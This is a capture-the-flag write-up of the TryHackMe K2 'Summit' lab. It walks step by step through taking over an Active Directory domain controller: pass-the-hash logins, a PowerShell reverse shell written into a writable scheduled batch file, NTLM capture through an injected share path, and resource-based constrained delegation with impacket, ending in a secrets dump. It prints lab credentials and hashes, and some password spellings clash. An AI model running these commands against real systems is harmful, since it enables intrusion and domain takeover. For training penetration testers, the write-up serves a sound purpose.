

K2 - SUMMIT

SCANNING

I performed an **nmap** aggressive scan on the target to find open ports and services running on them.

```
# nmap -A -p- 10.10.154.53 --min-rate 10000 -oN summit.nmap
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-27 02:51 EDT
Nmap scan report for 10.10.154.53
Host is up (0.16s latency).

Not shown: 65519 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-07-27 06:52:33Z)
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap        Microsoft Windows Active Directory LDAP (Domain: k2.thm0., Site: Default-First-Site-Name)
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|_ Target_Name: K2
|_ NetBIOS_Domain_Name: K2
|_ NetBIOS_Computer_Name: K2RootDC
|_ DNS_Domain_Name: K2.thm
|_ DNS_Computer_Name: K2RootDC.k2.thm
|_ DNS_Tree_Name: k2.thm
|_ Product_Version: 10.0.17763
|_ System_Time: 2025-07-27T06:53:32+00:00
|_ ssl-cert: Subject: commonName=K2RootDC.k2.thm
|_ Not valid before: 2025-07-26T06:18:04
|_ Not valid after:  2026-01-25T06:18:04
|_ ssl-date: 2025-07-27T06:54:11+00:00; Os from scanner time.
5985/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49668/tcp open  msrpc       Microsoft Windows RPC
49675/tcp open  msrpc       Microsoft Windows RPC
49679/tcp open  msrpc       Microsoft Windows RPC

Nmap done at 2025-07-27T06:54:11+00:00; 0s from scanner time.
```

FOOTHOLD

I used the usernames found on middle camp to enumerate valid users on this system.

```
# kerbrute userenum --dc 10.10.154.53 -d k2.thm creds/userlist2
_____
/ / \ - v / / \ - v / / \ / / \ / / \ / \ - >
/ / \ \ / / \ / / \ / / \ / \ - >
Version: v1.0.3 (9dad6e1) - 07/27/25 - Ronnie Flathers @ropnop
2025/07/27 03:07:17 > Using KDC(s):
2025/07/27 03:07:17 > 10.10.154.53:88
2025/07/27 03:07:18 > [+] VALID USERNAME: j.smith@k2.thm
2025/07/27 03:07:18 > Done! Tested 3 usernames (1 valid) in 0.218 seconds
```

I then tried the password and hash that I had found on **middle camp** and **base camp** against **j.smith** user and found that the **middle camp** administrator hash was valid.

```

root@kali: ~/thm/k2
File Actions Edit View Help
root@kali: ~/thm/k2 root@kali: ~/thm/k2 root@kali: ~/thm/k2 root@kali: ~/thm/k2 root@kali: ~/thm/k2
root@kali: ~/thm/k2 [~] (root@kali) [~/thm/k2]
# cat creds/server2_creds
r.bud : vRMkaVgdfxhW!8
j.bold : #8rockyou
j.smith : password@123
administrator : 9545b61858c043477c350ae86c37b32f → NTLM HASH

[~] (root@kali) [~/thm/k2]
# netexec smb 10.10.154.53 -u 'j.smith' -H '9545b61858c043477c350ae86c37b32f'
SMB      10.10.154.53    445   K2ROOTDC      [*] Windows 10 / Server 2019 Build 17763 x64 (name:K2ROOTDC) (domain:k2.thm) (signing=True) (SMBv1=False)
SMB      10.10.154.53    445   K2ROOTDC      [+] k2.thm\j.smith:9545b61858c043477c350ae86c37b32f

[~] (root@kali) [~/thm/k2]
# netexec winrm 10.10.154.53 -u 'j.smith' -H '9545b61858c043477c350ae86c37b32f'
WINRM   10.10.154.53    5985  K2ROOTDC      [*] Windows 10 / Server 2019 Build 17763 (name:K2ROOTDC) (domain:k2.thm)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
arc4 = algorithms.ARC4(self._key)
WINRM   10.10.154.53    5985  K2ROOTDC      [+] k2.thm\j.smith:9545b61858c043477c350ae86c37b32f (Pwn3d!)
WINRM   10.10.154.53    5985  K2ROOTDC      [-] k2.thm\j.smith:9545b61858c043477c350ae86c37b32f zip() argument 2 is longer than argument 1

```

I then accessed the machine using **evil-winrm**.

```

[~] (root@kali) [~/thm/k2]
# evil-winrm -i 10.10.154.53 -u 'j.smith' -H '9545b61858c043477c350ae86c37b32f'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\j.smith\Documents> ls
*Evil-WinRM* PS C:\Users\j.smith\Documents> cd ..

```

I found another user on the system called *o.armstrong*.

Directory: C:\Users			
Mode	LastWriteTime	Length	Name
d----	7/27/2025 6:28 AM		Administrator
d----	5/30/2023 2:29 AM		j.smith
d----	5/30/2023 1:31 AM		o.armstrong
d-r--	12/12/2018 7:45 AM		Public

```

*Evil-WinRM* PS C:\Users>

```

The C:\ directory contained an interesting directory called *Scripts*.

Directory: C:\			
Mode	LastWriteTime	Length	Name
d----	11/14/2018 6:56 AM		EFI
d----	5/13/2020 5:58 PM		PerfLogs
d-r--	11/14/2018 4:10 PM		Program Files
d----	3/11/2021 7:29 AM		Program Files (x86)
d----	5/30/2023 1:32 AM		Scripts
d-r--	5/30/2023 2:29 AM		Users
d----	5/30/2023 1:17 AM		Windows

```

*Evil-WinRM* PS C:\> cd Scripts

```

It contained a script that copied the contents from *o.armstrong*'s desktop to documents.

```
*Evil-WinRM* PS C:\Scripts> ls
Directory: C:\Scripts

Mode LastWriteTime Length Name
-a— 5/30/2023 1:32 AM 92 backup.bat

*Evil-WinRM* PS C:\Scripts> cat backup.bat
copy C:\Users\o.armstrong\Desktop\notes.txt C:\Users\o.armstrong\Documents\backup_notes.txt
*Evil-WinRM* PS C:\Scripts> |
```

This was likely a scheduled task. If I could modify this, I could execute commands as *o.armstrong*. So, I looked at my permissions and found that I had privileges on the *Scripts* folder. I could replace the script with a custom one which would allow me to execute commands of my choice.

```
*Evil-WinRM* PS C:\Scripts> icacls backup.bat
backup.bat NT AUTHORITY\SYSTEM:(I)(F)
    BUILTIN\Administrators:(I)(F)
    BUILTIN\Users:(I)(RX)
    K2\o.armstrong:(I)(F)

Successfully processed 1 files; Failed processing 0 files
*Evil-WinRM* PS C:\Scripts> icacls C:\Scripts
C:\Scripts K2\j.smith:(F)
    K2\o.armstrong:(F)
    NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
    BUILTIN\Administrators:(I)(OI)(CI)(F)
    BUILTIN\Users:(I)(OI)(CI)(RX)
    BUILTIN\Users:(I)(CI)(AD)
    BUILTIN\Users:(I)(CI)(WD)
    CREATOR OWNER:(I)(OI)(CI)(IO)(F)

Successfully processed 1 files; Failed processing 0 files
*Evil-WinRM* PS C:\Scripts> |
```

So, I renamed the original script and tried adding a reverse shell payload in a new *backup.bat* script. However, I was blocked by antivirus.

```
*Evil-WinRM* PS C:\Scripts> Rename-Item -Path C:\Scripts\backup.bat -NewName backup.bat.bak
*Evil-WinRM* PS C:\Scripts> Add-Content -Path C:\Scripts\backup.bat -Value "$client = New-Object System.Net.Sockets.TCPClient('10.21.17.140',1337);$stream = $client.GetStream();$bytes = 0..65535|%{while($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0}{$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = [byte[]]::Zero((iex ". { $data } 2>$i" | Out-String ));$sendback2 = $sendback + 'PS ' + (pwd).Path + '>';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()}"
At line:1 char:1
+ Add-Content -Path C:\Scripts\backup.bat -Value "$client = New-Object ...
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: () [Invoke-Expression], ParseException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Commands.InvokeExpressionCommand
*Evil-WinRM* PS C:\Scripts> ls
Directory: C:\Scripts

Mode LastWriteTime Length Name
-a— 5/30/2023 1:32 AM 92 backup.bat.bak
```

Instead of getting a reverse shell, I tried capturing the NTLM hash by making the user try and access a share. While accessing the share, the user would authenticate with their NTLM hash and hence I could capture it.

```
*Evil-WinRM* PS C:\Scripts> Add-Content -Path C:\Scripts\backup.bat -Value "\\"10.21.17.140\share"
*Evil-WinRM* PS C:\Scripts> cat backup.bat
\\10.21.17.140\share
```

I started responder and after some time, received *o.armstrong*'s NTLM hash.

I saved the hash in a file and cracked it using **john**.

```
[root@kali] -~/thm/k2]
# netexec winrm 10.10.154.53 -u 'o.armstrong' -p 'armStrong08'
WINRM          10.10.154.53      5985      K2ROOTDC      [*] Windows 10 / Server 2019 Build 17763 (name:K2ROOTDC) (domain:k2.thm)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
    arc4 = algorithms.ARC4(self._key)
WINRM          10.10.154.53      5985      K2ROOTDC      [+] k2.thm\o.armstrong:armStrong08 (Pwn3d!)
```

Finally, I accessed the system as `o.armstrong`.

```
(root㉿kali)-[~/thm/k2]
# evil-winrm -i 10.10.154.53 -u 'o.armstrong' -p 'arMStrongG08'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\o.armstrong\Documents> ls

    Directory: C:\Users\o.armstrong\Documents

Mode                LastWriteTime         Length Name
-->--              5/30/2023 1:35 AM           136 backup_notes.txt
```

I then captured the user flag from *Desktop*.



```
*Evil-WinRM* PS C:\Users\o.armstrong\Documents> cd ..\Desktop
*Evil-WinRM* PS C:\Users\o.armstrong\Desktop> cat user.txt
THM{[REDACTED]}
*Evil-WinRM* PS C:\Users\o.armstrong\Desktop> cat notes.txt
Things to check:
1. Check on the IT Website hosted on the Linux Server. Is it vulnerable?
2. Enforce the password policy on everyone!
*Evil-WinRM* PS C:\Users\o.armstrong\Desktop> |
```

PRIVILEGE ESCALATION


I used *o.armstrong*'s credentials to enumerate the system with **bloodhound**.

```
(root㉿kali)-[~/thm/k2]
# bloodhound-python -d 'k2.thm' -u 'o.armstrong' -p 'arMStrongG08' -c all -ns 10.10.154.53 --zip
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: k2.thm
INFO: Getting TGT for user
INFO: Connecting to LDAP server: k2rootdc.k2.thm
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: k2rootdc.k2.thm
INFO: Found 6 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: K2RootDC.k2.thm
INFO: Done in 00M 38S
INFO: Compressing output into 20250727044816_bloodhound.zip
```

I discovered that our user *o.armstrong* had **GenericWrite** permission over the *K2ROOTDC.K2.THM* account.



Hence, I could exploit this using **resource based constraint delegation**.



Hence, I first created a computer account. And then gave it permission to for delegation. This account could act on behalf of other accounts (even domain admins).

```
root@kali: ~/thm/k2
File Actions Edit View Help
root@kali: ~/thm/k2 j.smith o.armstrong root@kali: ~/thm/k2 root@kali: ~/thm/k2 root@kali: ~/BloodHound-linux-x64 root@kali: ~/thm/k2

[~]# impacket-addcomputer -method SAMR -computer-name 'EVIL$' -computer-pass 'Pass@123' -dc-host k2rootdc.k2.thm -domain-netbios k2.thm/o.armstrong:arMStrongG08
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Successfully added machine account EVIL$ with password Pass@123.

[~]# impacket-rbcd -delegate-from 'EVIL$' -delegate-to 'K2ROOTDC$' -action 'write' 'K2.THM/o.armstrong:arMStrongG08'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] EVIL$ can now impersonate users on K2ROOTDC$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]     EVIL$      (S-1-5-21-1966530601-3185510712-10604624-1116)
```

I then requested a service ticket (TGS) to access `cifs` of `k2rootdc.k2.thm` on behalf of administrator and exported the ticket to the **KRB5CCNAME** variable.

```
root@kali: ~/thm/k2
File Actions Edit View Help
root@kali: ~/thm/k2 j.smith o.armstrong root@kali: ~/thm/k2 root@kali: ~/thm/k2 root@kali: ~/BloodHound-linux-x64 root@kali: ~/thm/k2

[~]# impacket-getTGT -spn 'cifs/k2rootdc.k2.thm' -impersonate 'administrator' 'k2.thm/EVIL$:Pass@123'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating administrator
[*] Requesting S4U2Self
[*] Requesting S4U2Proxy
[*] Saving ticket in administrator@cifs_k2rootdc.k2.thm@K2.THM.ccache

[~]# export KRB5CCNAME=administrator@cifs_K2rootdc.k2.thm@K2.THM.ccache
[~]# Impacket-GetTGS -tgtfile administrator@cifs_k2rootdc.k2.thm@K2.THM.ccache -service cifs -dc-ip k2rootdc.k2.thm
```

Finally, I performed DC-SYNC / dumped secrets using the kerberos ticket and found the administrator hash.

I then accessed the target as *administrator* and captured the root flag.

```
[root@kali: ~/thm/k2]
# evil-winrm -l 10.10.154.53 -u 'administrator' -H '15ecc755a43d2e7c8001215609d94b90'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> ls
*Evil-WinRM* PS C:\Users\Administrator\Documents> ls ..\Desktop/
.. /Desktop/ ...

Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
-a----       6/21/2016  3:36 PM            527 EC2 Feedback.website
-a----       6/21/2016  3:36 PM            554 EC2 Microsoft Windows Guide.website
-a----      5/30/2023  2:28 AM             37 root.txt

*Evil-WinRM* PS C:\Users\Administrator\Documents> cat ..\Desktop\root.txt
THM{[REDACTED]}

*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

That's it from my side!

Until next time ^)

